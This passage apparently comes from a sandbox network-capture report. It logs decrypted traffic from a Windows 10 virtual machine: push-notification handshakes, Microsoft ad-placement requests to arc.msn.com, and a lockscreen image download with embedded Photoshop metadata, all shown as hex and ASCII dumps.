| 2022-05-13 13:52:49 UTC | 1259 | OUT | Data Raw: 3c 63 6f 6e 6e 65 63 74 3e 3c 76 65 72 3e 32 3c 2f 76 65 72 3e 3c 61 67 65 6e 74 3e 3c 6f 73 3e 57 69 6e 64 6f 77 73 3c 2f 6f 73 3e 3c 6f 73 56 65 72 3e 31 30 2e 30 2e 30 2e 30 2e 31 37 31 33 34 3c 2f 6f 73 56 65 72 3e 3c 70 72 6f 63 3e 78 36 34 3c 2f 70 72 6f 63 3e 3c 6c 63 69 64 3e 65 6e 2d 55 53 3c 2f 6c 63 69 64 3e 3c 67 65 6f 49 64 3e 32 34 34 3c 2f 67 65 6f 49 64 3e 3c 61 6f 61 63 3e 30 3c 2f 61 6f 61 63 3e 3c 64 65 76 69 63 65 54 79 70 65 3e 31 3c 2f 64 65 76 69 63 65 54 79 70 65 3e 3c 64 65 76 69 63 65 4e 61 6d 65 3e 56 4d 77 61 72 65 37 2c 31 3c 2f 64 65 76 69 63 65 4e 61 6d 65 3e 3c 2f 61 67 65 6e 74 3e 3c 2f 63 6f 6e 6e 65 63 74 3e<br>Data Ascii: <connect><ver>2</ver><agent><os>Windows</os><osVer>10.0.0.0.17134</osVer><proc>x64</proc><br><lcid>en-US</lcid><geoId>244</geoId><aoac>0</aoac><deviceType>1</deviceType><deviceName>VMware7,1</<br>deviceName></agent></connect> |
| 2022-05-13 13:52:49 UTC | 1259 | OUT | Data Raw: 41 54 48 20 32 20 43 4f 4e 5c 44 45 56 49 43 45 20 31 30 32 36 0d 0a 43 6f 6e 74 65 78 74 3a 20 35 35 63 37 35 64 36 36 33 66 38 62 35 31 64 35 0d 0a 0d 0a 3c 64 65 76 69 63 65 3e 3c 63 6f 6d 70 61 63 74 2d 74 69 63 6b 65 74 3e 74 3d 45 77 43 77 41 75 70 49 42 41 41 55 31 62 44 47 66 64 61 7a 69 44 66 58 70 6a 4e 35 4e 36 63 59 68 54 31 77 62 6d 51 41 41 58 71 38 4a 63 39 4f 6e 4c 75 70 66 6c 4a 42 38 49 62 4f 6c 54 35 56 6d 66 63 68 53 70 39 66 76 6b 50 6 9 49 4c 76 36 6c 50 57 77 73 64 4b 66 43 69 45 74 67 63 5a 4c 4c 56 68 54 2b 46 74 6f 6e 50 31 70 77 36 56 35 70 6e 6c 4f 6d 2b 6a 44 71 66 31 55 42 33 44 6b 4e 50 65 6f 34 6d 68 6b 79 5a 32 55 52 2b 74 4c 67 69 64 2b 74 2b 2f 73 48 71 79 61 35 65 63 2b 35 54 59 6c 56 75 6b 78 55 33 6e 53 74 4c 48 55 6d<br>Data Ascii: ATH 2 CON\DEVICE 1026Context: 55c75d663f8b51d5<device><compact-ticket>t=EwCwAupIBAAU1bDG<br>fdaziDfXpjN5N6cYhT1wbmQAAXq8Jc9OnLupflJB8IbOlT5VmfchSp9fvkPiILv6lPWwsdKfCiEtgcZLLVhT+FtonP<br>1pw6V5pnlOm+jDqf1UB3DkNPeo4mhkyZ2UR+tLgid+t+/sHqya5ec+5TYlVukxU3nStLHUm |
| 2022-05-13 13:52:49 UTC | 1260 | OUT | Data Raw: 42 4e 44 20 33 20 43 4f 4e 5c 57 4e 53 20 31 30 34 34 34 37 38 20 31 37 30 0d 0a 43 6f 6e 74 65 78 74 3a 20 35 35 63 37 35 64 36 36 33 66 38 62 35 31 64 35 0d 0a 0d 0a 3c 77 6e 73 3e 3c 76 65 72 3e 31 3c 2f 76 65 72 3e 3c 63 6c 69 65 6e 74 3e 3c 6e 61 6d 65 3e 57 50 4e 3c 2f 6e 61 6d 65 3e 3c 76 65 72 3e 31 2e 30 3c 2f 76 65 72 3e 3c 2f 63 6c 69 65 6e 74 3e 3c 6f 70 74 69 6f 6e 73 3e 3c 70 77 72 6d 6f 64 65 20 6d 6f 64 65 3d 22 30 22 3e 3c 2f 70 77 72 6d 6f 64 65 3e 3c 2f 6f 70 74 69 6f 6e 73 3e 3c 6c 61 73 74 4d 73 67 49 64 3e 30 3c 2f 6c 61 73 74 4d 73 67 49 64 3e 3c 2f 77 6e 73 3e<br>Data Ascii: BND 3 CON\WNS 1044478 170Context: 55c75d663f8b51d5<wns><ver>1</ver><client><name>WPN</na<br>me><ver>1.0</ver></client><options><pwrmode mode="0"></pwrmode></options><lastMsgId>0</lastMsgId></wns> |
| 2022-05-13 13:52:49 UTC | 1260 | IN | Data Raw: 32 30 32 20 31 20 43 4f 4e 20 35 38 0d 0a<br>Data Ascii: 202 1 CON 58 |
| 2022-05-13 13:52:49 UTC | 1260 | IN | Data Raw: 4d 53 2d 43 56 3a 20 47 55 30 53 77 57 4c 44 45 45 65 44 69 62 4d 4e 62 39 69 64 4a 77 2e 30 0d 0a 0d 0a 50 61 79 6c 6f 61 64 20 70 61 72 73 69 6e 67 20 66 61 69 6c 65 64 2e<br>Data Ascii: MS-CV: GU0SwWLDEEeDibMNb9idJw.0Payload parsing failed. |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 86 | 192.168.2.5 | 49850 | 20.40.129.122 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:52:58 UTC | 1260 | OUT | GET /v3/Delivery/Placement?pubid=da63df93-3dbc-42ae-a505-b34988683ac7&pid=338389&adm=2&w=1&h=1&wpx=1<br>&hpx=1&fmt=json&cltp=app&dim=le&rafb=0&nct=1&pm=1&cfmt=text,image,poly&sft=jpeg,png,gif&topt=1&poptin=0&locali<br>d=w:FE8E72D9-9324-F27F-91C7-FEE66B531521&ctry=US&time=20220513T225258Z&lc=en-US&pl=en-US&i<br>dtp=mid&uid=8706df6d-9543-4122-b8e1-1fcdd5939be6&aid=00000000-0000-0000-0000-000000000000&ua=Windows<br>ShellClient%2F9.0.40929.0%20%28Windows%29&asid=28ab033466cc44188ab2f1189793a356&ctmode=MultiSession&<br>arch=x64&cdm=1&cdmver=10.0.17134.1&devfam=Windows.Desktop&devform=Unknown&devosver=10.0.17134.1&disp<br>horzres=1280&dispsize=17.1&dispvertres=1024&isu=0&lo=1513697&metered=false&nettype=ethernet&npid=sc-<br>338389&oemName=ikwsgr%2C%20Inc.&oemid=ikwsgr%2C%20Inc.&ossku=Professional&smBiosDm=ikwsgr7<br>%2C1&tl=2&tsu=1513697&waasBldFlt=1&waasCfgExp=1&waasCfgSet=1&waasRetail=1&waasRing= HTTP/1.1<br>Accept-Encoding: gzip, deflate<br>X-SDK-CACHE: cid=128000000001627409&chs=0&imp=0&chf=0&ds=50583&fs=32099&sc=6<br>X-SDK-HW-TOKEN: t=EwDYAppeBAAUlAKXDAofTQM+n+MaRVFKzH/ehWgAAZsOXuX/JbjhRGMq3loS0ogrfyhYq6q0<br>ZMd80uaPg9g1fMvc9C9jQzFlGWq9HwGwJBQK5BWLtHUQKXrGS5B0NqmLrhIdkflAylfQWBq1vHQHqULKfOllF5lBfP<br>LDkEtzWcFAcU6QtrSOotUbBDpWkmDggwXBfqIgAtfoMbUwVkvsd6MLDG5zPIFqK6CnVOWJYKVIjKSths1SzIS/GOkb<br>sai6FlaN11R03Wluj6o5vdNDnO0c14pQtytyVhEIkyi+kh6gZZT4CN3HR7iNz3AgcsleRJjtdYMx+0AyQQ56iLilxE<br>YEW7xNVy/Jdg/jYBGTwiXcwWA2R3tO7v/TDXnezsEDZgAACINg9LzuZshEqAHLqJUo6jsZmtkxMMWPLR6heRdeFE5C<br>o4ySS36RJGxKbJ3Wi5ig1vDLi+maFOVM8xZwps8jmH6T2VU/ARj6OquUk3Ff9Y/XQ5hhXix0IIsfA7pLstoXZSnmkG<br>+N7aQwYrs925M+3KmyqnS5r3S+HQgRODPk1pvTQewXZCJxVp0oiI7TDuF0mg6nTsnAorXuusZgWOhxY/Sl6RyNAorp<br>eAzlW/4Yd6qNugv2mdC9AxaVlBMUPH2FMJS3hC7CALYfkP2SIeLjpovtS4NJZZ7SxFdXsncITiyumVEYLat2ZALlgI<br>S/BaULfn19tGJ0/UAQ7pX55yG7RglPGvAh+LJl8Eq8YT4d0U9czfLbd71RZhJzdIAdra+YJl5HAGuKFWT/0/eAq1r5<br>dKq9sfVekf5hJ6YnQYzfKQLIMI18Yh0UYdQLVf9N4T9vaH7TsvVtdzMFsr0rzlI51nhzs1G+tchs9q5CtkWVs+TF7x<br>wAICU5USdDzCjRO+M6yjsTKCEGXeI/R48cKVX1UMxISTmOsRBBITG7E84cBhnLhg4+0+48Ib13/ltkKmHjlFC11QE=&p=<br>Cache-Control: no-cache<br>MS-CV: dI8PgNjo+ke0xboL.0<br>User-Agent: WindowsShellClient/9.0.40929.0 (Windows)<br>X-SDK-HWF: tch0,m301,m751,mA01,mT01<br>Host: arc.msn.com<br>Connection: Keep-Alive |
| 2022-05-13 13:52:58 UTC | 1262 | IN | HTTP/1.1 200 OK<br>Cache-Control: no-store, no-cache<br>Pragma: no-cache<br>Content-Length: 3074<br>Content-Type: application/json; charset=utf-8<br>Expires: Mon, 01 Jan 0001 00:00:00 GMT<br>Server: Microsoft-IIS/10.0<br>ARC-RSP-DBG: [{"RADIDS":"1,P425116219-T700333446-C128000000001627409+B+P10+S1"},{"OPTOUTST<br>ATE":"256"}]<br>X-ARC-SIG: KWlnYZ8VbK/L0dBuC6xcWYohXyTgeI37eFaoACFc5Bg6WIcru6TC95x13SlNGa8AerXOqqsr0NdTVM9<br>E1Gts+NBtI+FCs4BrDsR4eouKX7+8KaIwJnbKd1RvotmuRiImUxDaRH29vdh1ZZ1G5krOAkfrHEo93SYCUYrtmrmHx<br>c9LxrwQzNttLQQQnFcyMYMLt7rT5X+ZfF0lbeWjiVTtCNfhhumr2mfjlQTVbf8xircwf5wkinJBaxD4Ax0E1n0dpVn<br>5HmmrcfnaG2guoYYoy2rvsdgxP75HIhSwhxLB4I7F7faMzDUI1hkt628JZdY4o+3/YuKj6khR7rSoh+qA7g==<br>Accept-CH: UA, UA-Arch, UA-Full-Version, UA-Mobile, UA-Model, UA-Platform, UA-Platform-Version<br>X-AspNet-Version: 4.0.30319<br>X-Powered-By: ASP.NET<br>Strict-Transport-Security: max-age=31536000; includeSubDomains<br>Date: Fri, 13 May 2022 13:52:58 GMT<br>Connection: close |
| 2022-05-13 13:52:58 UTC | 1263 | IN | Data Raw: 7b 22 62 61 74 63 68 72 73 70 22 3a 7b 22 76 65 72 22 3a 22 31 2e 30 22 2c 22 69 74 65 6d 73 22 3a 5b 7b<br>22 69 74 65 6d 22 3a 22 7b 5c 22 66 5c 22 3a 5c 22 72 61 66 5c 22 2c 5c 22 76 5c 22 3a 5c 22 31 2e 30 5c 22 2c 5c 22<br>72 64 72 5c 22 3a 5b 7b 5c 22 63 5c 22 3a 5c 22 43 44 4d 5c 22 2c 5c 22 75 5c 22 3a 5c 22 53 75 62 73 63 72 69 62 65 6<br>4 43 6f 6e 74 65 6e 74 5c 22 7d 5d 2c 5c 22 61 64 5c 22 3a 7b 5c 22 63 6c 61 73 73 5c 22 3a 5c 22 63 6f 6e 74 65 6e 74<br>5c 22 2c 5c 22 63 6f 6c 6c 65 63 74 69 6f 6e 73 5c 22 3a 5b 5d 2c 5c 22 69 74 65 6d 50 72 6f 70 65 72 74 79 4d 61 6e 69<br>66 65 73 74 5c 22 3a 7b 5c 22 6e 6f 4f 70 5c 22 3a 7b 5c 22 74 79 70 65 5c 22 3a 5c 22 61 63 74 69 6f 6e 5c 22 7d 7d 2c<br>5c 22 69 74 65 6d 73 5c 22 3a 5b 7b 5c 22 70 72 6f 70 65 72 74 69<br>Data Ascii: {"batchrsp":{"ver":"1.0","items":[{"item":"{\"fl":\"rafl\",\"v\":\"1.0\",\"rdr\":[{\"c\":\"CDM\",\"u\":\"SubscribedCont<br>ent\"}],\"ad\":{\"class\":\"content\",\"collections\":[],\"itemPropertyManifest\":{\"noOp\":{\"type\":\"action\"}},\"items\":[{\"properti |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 87 | 192.168.2.5 | 49851 | 20.40.129.122 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:03 UTC | 1266 | OUT | GET /v3/Delivery/Placement?pubid=da63df93-3dbc-42ae-a505-b34988683ac7&pid=280815&adm=2&w=1&h=1&wpx=1<br>&hpx=1&fmt=json&cltp=app&dim=le&rafb=0&nct=1&pm=1&cfmt=text,image,poly&sft=jpeg,png,gif&topt=1&poptin=0&locali<br>d=w:FE8E72D9-9324-F27F-91C7-FEE66B531521&ctry=US&time=20220513T225302Z&lc=en-US&pl=en-US&i<br>dtp=mid&uid=8706df6d-9543-4122-b8e1-1fcdd5939be6&aid=00000000-0000-0000-0000-000000000000&ua=Windows<br>ShellClient%2F9.0.40929.0%20%28Windows%29&asid=cec3223855544d519fc2c34693672524&ctmode=MultiSession&<br>arch=x64&cdm=1&cdmver=10.0.17134.1&devfam=Windows.Desktop&devform=Unknown&devosver=10.0.17134.1&disp<br>horzres=1280&dispsize=17.1&dispvertres=1024&isu=0&lo=1513697&metered=false&nettype=ethernet&npid=sc-<br>280815&oemName=ikwsgr%2C%20Inc.&oemid=ikwsgr%2C%20Inc.&ossku=Professional&smBiosDm=ikwsgr7<br>%2C1&tl=2&tsu=1513697&waasBldFlt=1&waasCfgExp=1&waasCfgSet=1&waasRetail=1&waasRing= HTTP/1.1<br>Accept-Encoding: gzip, deflate<br>X-SDK-CACHE: cid=128000000001627409&chs=0&imp=0&chf=0&ds=50583&fs=32099&sc=6<br>X-SDK-HW-TOKEN: t=EwDYAppeBAAUlAKXDAofTQM+n+MaRVFKzH/ehWgAAZsOXuX/JbjhRGMq3loS0ogrfyhYq6q0<br>ZMd80uaPg9g1fMvc9C9jQzFlGWq9HwGwJBQK5BWLtHUQKXrGS5B0NqmLrhIdkflAylfQWBq1vHQHqULKfOllF5lBfP<br>LDkEtzWcFAcU6QtrSOotUbBDpWkmDggwXBfqIgAtfoMbUwVkvsd6MLDG5zPIFqK6CnVOWJYKVIjKSths1SzIS/GOkb<br>sai6FlaN11R03Wluj6o5vdNDnO0c14pQtytyVhEIkyi+kh6gZZT4CN3HR7iNz3AgcsleRJjtdYMx+0AyQQ56iLilxE<br>YEW7xNVy/Jdg/jYBGTwiXcwWA2R3tO7v/TDXnezsEDZgAACINg9LzuZshEqAHLqJUo6jsZmtkxMMWPLR6heRdeFE5C<br>o4ySS36RJGxKbJ3Wi5ig1vDLi+maFOVM8xZwps8jmH6T2VU/ARj6OquUk3Ff9Y/XQ5hhXix0IIsfA7pLstoXZSnmkG<br>+N7aQwYrs925M+3KmyqnS5r3S+HQgRODPk1pvTQewXZCJxVp0oiI7TDuF0mg6nTsnAorXuusZgWOhxY/Sl6RyNAorp<br>eAzlW/4Yd6qNugv2mdC9AxaVlBMUPH2FMJS3hC7CALYfkP2SIeLjpovtS4NJZZ7SxFdXsncITiyumVEYLat2ZALlgI<br>S/BaULfn19tGJ0/UAQ7pX55yG7RglPGvAh+LJl8Eq8YT4d0U9czfLbd71RZhJzdIAdra+YJl5HAGuKFWT/0/eAq1r5<br>dKq9sfVekf5hJ6YnQYzfKQLIMI18Yh0UYdQLVf9N4T9vaH7TsvVtdzMFsr0rzlI51nhzs1G+tchs9q5CtkWVs+TF7x<br>wAICU5USdDzCjRO+M6yjsTKCEGXeI/R48cKVX1UMxISTmOsRBBITG7E84cBhnLhg4+0+48Ib13/ltkKmHjlFC11QE=&p=<br>Cache-Control: no-cache<br>MS-CV: dI8PgNjo+ke0xboL.0<br>User-Agent: WindowsShellClient/9.0.40929.0 (Windows)<br>X-SDK-HWF: tch0,m301,m751,mA01,mT01<br>Host: arc.msn.com<br>Connection: Keep-Alive |
| 2022-05-13 13:53:03 UTC | 1268 | IN | HTTP/1.1 200 OK<br>Cache-Control: no-store, no-cache<br>Pragma: no-cache<br>Content-Length: 3076<br>Content-Type: application/json; charset=utf-8<br>Expires: Mon, 01 Jan 0001 00:00:00 GMT<br>Server: Microsoft-IIS/10.0<br>ARC-RSP-DBG: [{"RADIDS":"1,P425116123-T700333390-C128000000001627409+B+P20+S1"},{"OPTOUTST<br>ATE":"256"}]<br>X-ARC-SIG: PqiuQtTsjwOAVykOowWSzvaRiws0qEWObCih5Hi9078zDDOltbKvENgf6dVQjvfOfRVhKZgQBnGoeOv<br>PrewHIqHl+9eYrltAPdh9eyb5tmsC1O2C4cE7/nJGCqWVU5xw5+zGyTG5rdXKFQd0gf5zWHCm2jEk/SCbaDng7mOez<br>UiZFUYYpSdceQ8sV2SZ43TfCch7P2N8dvwetfpPYxvci1D+FZHZ8b3gmgbqYFxUvHMA9PanBtA7aVOp7Nkg/Suku4l<br>gWrSs6Km583I5rjldsZnQtqd8nWRVucAgHXEUYsWZIB70gusHAobuxFfTl3RUr9VINELS6nPp4G7+LUn/Gg==<br>Accept-CH: UA, UA-Arch, UA-Full-Version, UA-Mobile, UA-Model, UA-Platform, UA-Platform-Version<br>X-AspNet-Version: 4.0.30319<br>X-Powered-By: ASP.NET<br>Strict-Transport-Security: max-age=31536000; includeSubDomains<br>Date: Fri, 13 May 2022 13:53:02 GMT<br>Connection: close |
| 2022-05-13 13:53:03 UTC | 1269 | IN | Data Raw: 7b 22 62 61 74 63 68 72 73 70 22 3a 7b 22 76 65 72 22 3a 22 31 2e 30 22 2c 22 69 74 65 6d 73 22 3a 5b 7b<br>22 69 74 65 6d 22 3a 22 7b 5c 22 66 5c 22 3a 5c 22 72 61 66 5c 22 2c 5c 22 76 5c 22 3a 5c 22 31 2e 30 5c 22 2c 5c 22<br>72 64 72 5c 22 3a 5b 7b 5c 22 63 5c 22 3a 5c 22 43 44 4d 5c 22 2c 5c 22 75 5c 22 3a 5c 22 53 75 62 73 63 72 69 62 65 6<br>4 43 6f 6e 74 65 6e 74 5c 22 7d 5d 2c 5c 22 61 64 5c 22 3a 7b 5c 22 63 6c 61 73 73 5c 22 3a 5c 22 63 6f 6e 74 65 6e 74<br>5c 22 2c 5c 22 63 6f 6c 6c 65 63 74 69 6f 6e 73 5c 22 3a 5b 5d 2c 5c 22 69 74 65 6d 50 72 6f 70 65 72 74 79 4d 61 6e 69<br>66 65 73 74 5c 22 3a 7b 5c 22 6e 6f 4f 70 5c 22 3a 7b 5c 22 74 79 70 65 5c 22 3a 5c 22 61 63 74 69 6f 6e 5c 22 7d 7d 2c<br>5c 22 69 74 65 6d 73 5c 22 3a 5b 7b 5c 22 70 72 6f 70 65 72 74 69<br>Data Ascii: {"batchrsp":{"ver":"1.0","items":[{"item":"{\"f\":\"raf\",\"v\":\"1.0\",\"rdr\":[{\"c\":\"CDM\",\"u\":\"SubscribedCont<br>ent\"}],\"ad\":{\"class\":\"content\",\"collections\":[],\"itemPropertyManifest\":{\"noOp\":{\"type\":\"action\"}},\"items\":[{\"properti |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 88 | 192.168.2.5 | 49854 | 80.67.82.235 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:16 UTC | 1272 | OUT | GET /cms/api/am/imageFileData/RWP0UC?ver=2f44 HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.<br>140 Safari/537.36 Edge/17.17134<br>Host: img-prod-cms-rt-microsoft-com.akamaized.net<br>Connection: Keep-Alive |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:16 UTC | 1375 | IN | HTTP/1.1 200 OK<br>Content-Type: image/jpeg<br>Access-Control-Allow-Origin: *<br>Content-Location: https://image.prod.cms.rt.microsoft.com/cms/api/am/imageFileData/RWP0UC?ver=2f44<br>Last-Modified: Thu, 12 May 2022 02:31:58 GMT<br>X-Source-Length: 1654488<br>X-Datacenter: northeu<br>X-ActivityId: 99cb1d02-0096-4926-a1de-1ce9f637b4cf<br>Timing-Allow-Origin: *<br>X-Frame-Options: DENY<br>X-ResizerVersion: 1.0<br>Content-Length: 1654488<br>Cache-Control: public, max-age=304735<br>Expires: Tue, 17 May 2022 02:32:11 GMT<br>Date: Fri, 13 May 2022 13:53:16 GMT<br>Connection: close |
| 2022-05-13 13:53:16 UTC | 1375 | IN | Data Raw: ff d8 ff e1 14 ed 45 78 69 66 00 00 4d 4d 00 2a 00 00 00 08 00 07 01 12 00 03 00 00 00 01 00 01 00 00 01 1a 00 05 00 00 00 01 00 00 00 62 01 1b 00 05 00 00 00 01 00 00 00 6a 01 28 00 03 00 00 00 01 00 02 00 00 01 31 00 02 00 00 00 1f 00 00 00 72 01 32 00 02 00 00 00 14 00 00 00 91 87 69 00 04 00 00 00 01 00 00 00 a8 00 00 00 d4 00 0e a6 00 00 00 27 10 00 0e a6 00 00 00 27 10 41 64 6f 62 65 20 50 68 6f 74 6f 73 68 6f 70 20 32 31 2e 31 20 28 57 69 6e 64 6f 77 73 29 00 32 30 32 31 3a 31 31 3a 31 31 20 30 36 3a 35 35 3a 33 38 00 00 00 00 00 03 a0 01 00 03 00 00 00 01 ff ff 00 00 a0 02 00 04 00 00 00 01 00 00 04 38 a0 03 00 04 00 00 00 01 00 00 07 80 00 00 00 00 00 00 00 06 01 03 00 03 00 00 00 01 00 06 00 00 01 1a 00 05 00 00 00 01 00 00 01 22 01 1b 00 05 00<br>Data Ascii: ExifMM*bj(1r2i"Adobe Photoshop 21.1 (Windows)2021:11:11 06:55:388" |
| 2022-05-13 13:53:16 UTC | 1391 | IN | Data Raw: 44 6f 63 75 6d 65 6e 74 49 44 3d 22 61 64 6f 62 65 3a 64 6f 63 69 64 3a 70 68 6f 74 6f 73 68 6f 70 3a 66 31 31 36 35 37 37 66 2d 35 37 35 64 2d 38 33 34 37 2d 39 38 64 36 2d 38 39 30 65 32 65 30 33 31 30 32 32 22 20 78 6d 70 4d 4d 3a 4f 72 69 67 69 6e 61 6c 44 6f 63 75 6d 65 6e 74 49 44 3d 22 78 6d 70 2e 64 69 64 3a 61 38 35 33 32 65 62 65 2d 62 34 31 32 2d 34 37 34 36 2d 39 35 30 62 2d 32 65 31 31 64 66 33 66 66 34 37 31 22 20 78 6d 70 4e 6f 74 65 3a 48 61 73 45 78 74 65 6e 64 65 64 58 4d 50 3d 22 44 30 41 33 39 39 46 34 41 45 41 43 31 44 35 32 33 36 45 36 43 31 37 41 31 39 33 42 34 41 33 44 22 3e 20 3c 70 68 6f 74 6f 73 68 6f 70 3a 54 65 78 74 4c 61 79 65 72 73 3e 20 3c 72 64 66 3a 42 61 67 3e 20 3c 72 64 66 3a 6c 69 20 70 68 6f 74 6f 73 68 6f 70 3a 4c<br>Data Ascii: DocumentID="adobe:docid:photoshop:f116577f-575d-8347-98d6-890e2e031022" xmpMM:OriginalDocumentID="xmp.did:a8532ebe-b412-4746-950b-2e11df3ff471" xmpNote:HasExtendedXMP="D0A399F4AEAC1D5236E6C17A193B4A3D"> <photoshop:TextLayers> <rdf:Bag> <rdf:li photoshop:L |
| 2022-05-13 13:53:16 UTC | 1407 | IN | Data Raw: 67 65 5c 5f 43 72 6f 70 73 5c 45 64 67 65 2d 4c 69 66 65 73 74 79 6c 65 5f 73 68 75 74 74 65 72 73 74 6f 63 6b 5f 33 35 33 34 31 36 30 30 37 5f 31 30 38 30 78 31 39 32 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 36 2d 30 37 2d 32 36 54 31 31 3a 30 33 3a 33 30 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 45 64 67 65 5c 5f 43 72 6f 70 73 5c 45 64 67 65 2d 4c 69 66 65 73 74 79 6c 65 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 38 37 33 34 31 30 36 31 5f 31 30 38 30 78 31 39 32 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 36 2d 30 37 2d 32 36 54 31 31 3a 30 34 3a 33 36 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76<br>Data Ascii: ge_Crops\Edge-Lifestyle_shutterstock_353416007_1080x1920.jpg saved
2016-07-26T11:03:30-07:00	File C:\Users\v-lizagh\MS\Windows10\Edge_Crops\Edge-Lifestyle_GettyImages-87341061_1080x1920.jpg saved
2016-07-26T11:04:36-07:00	File C:\Users\v |
| 2022-05-13 13:53:16 UTC | 1408 | IN | Data Raw: 76 65 64 26 23 78 41 3b 32 30 31 36 2d 30 37 2d 32 36 54 31 38 3a 31 37 3a 33 39 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4c 6f 63 6b 73 63 72 65 65 6e 5f 31 30 38 30 78 31 39 32 30 5f 50 6f 72 74 72 61 69 74 2e 70 73 64 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 36 2d 30 37 2d 32 36 54 31 38 3a 32 33 3a 32 39 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4c 6f 63 6b 73 63 72 65 65 6e 5f 31 30 38 30 78 31 39 32 30 5f 50 6f 72 74 72 61 69 74 2e 70 73 64 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 36 2d 30 37 2d 32 36 54 31 38 3a 32 34 3a 33 31 2d 30 37 3a 30 30 26 23<br>Data Ascii: ved
2016-07-26T18:17:39-07:00	File C:\Users\v-lizagh\MS\Windows10\Lockscreen_1080x1920_Portrait.psd saved
2016-07-26T18:23:29-07:00	File C:\Users\v-lizagh\MS\Windows10\Lockscreen_1080x1920_Portrait.psd saved
2016-07-26T18:24:31-07:00&# |
| 2022-05-13 13:53:16 UTC | 1536 | IN | Data Raw: 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 36 2d 30 38 2d 33 31 54 31 33 3a 34 32 3a 33 39 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 4c 6f 63 6b 73 63 72 65 65 6e 5f 31 30 38 30 78 31 39 32 30 5f 50 6f 72 74 72 61 69 74 2e 70 73 64 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 36 2d 30 39 2d 31 32 54 31 30 3a 32 36 3a 30 38 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 4c 6f 63 6b 73 63 72 65 65 6e 5f 31 30 38 30 78 31 39 32 30 5f 50 6f 72 74 72 61 69 74 2e 70 73 64 20 6f 70 65 6e 65 64 26 23 78 41 3b 32 30 31 36 2d 30 39 2d 31 32 54 31 30 3a 32 38 3a 35 30 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a<br>Data Ascii: 0.jpg saved
2016-08-31T13:42:39-07:00	File C:\Users\v-lizagh\MS\Windows10\Lockscreen_1080x1920_Portrait.psd saved
2016-09-12T10:26:08-07:00	File Lockscreen_1080x1920_Portrait.psd opened
2016-09-12T10:28:50-07:00	File C:\Users\v-liz |
| 2022-05-13 13:53:16 UTC | 1586 | IN | Data Raw: 69 74 79 5c 45 64 67 65 53 75 72 67 65 2d 52 65 61 64 69 6e 67 56 69 65 77 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 39 35 36 39 35 32 39 31 5f 31 30 38 30 78 31 39 32 30 2e 6a 70 67 20 73 61 76 65 64 26 23 78 41 3b 32 30 31 36 2d 31 30 2d 31 37 54 31 38 3a 33 34 3a 35 33 2d 30 37 3a 30 30 26 23 78 39 3b 46 69 6c 65 20 43 3a 5c 55 73 65 72 73 5c 76 2d 6c 69 7a 61 67 68 5c 4d 53 5c 57 69 6e 64 6f 77 73 31 30 5c 45 64 67 65 5c 53 75 72 67 65 5c 52 65 61 64 69 6e 67 56 69 65 77 5f 4e 6f 64 69 73 74 72 61 63 74 69 6f 6e 73 2d 43 6f 6e 63 65 6e 74 72 61 74 69 6e 67 2d 46 6f 63 75 73 2d 53 69 6d 70 6c 69 63 69 74 79 5c 45 64 67 65 53 75 72 67 65 2d 52 65 61 64 69 6e 67 56 69 65 77 5f 47 65 74 74 79 49 6d 61 67 65 73 2d 35 37 38 31 39 35 33 37 37 5f 31 30 38 30 78<br>Data Ascii: ity\EdgeSurge-ReadingView_GettyImages-95695291_1080x1920.jpg saved
2016-10-17T18:34:53-07:00	File C:\Users\v-lizagh\MS\Windows10\Edge\Surge\ReadingView_Nodistractions-Concentrating-Focus-Simplicity\EdgeSurge-ReadingView_GettyImages-578195377_1080x |
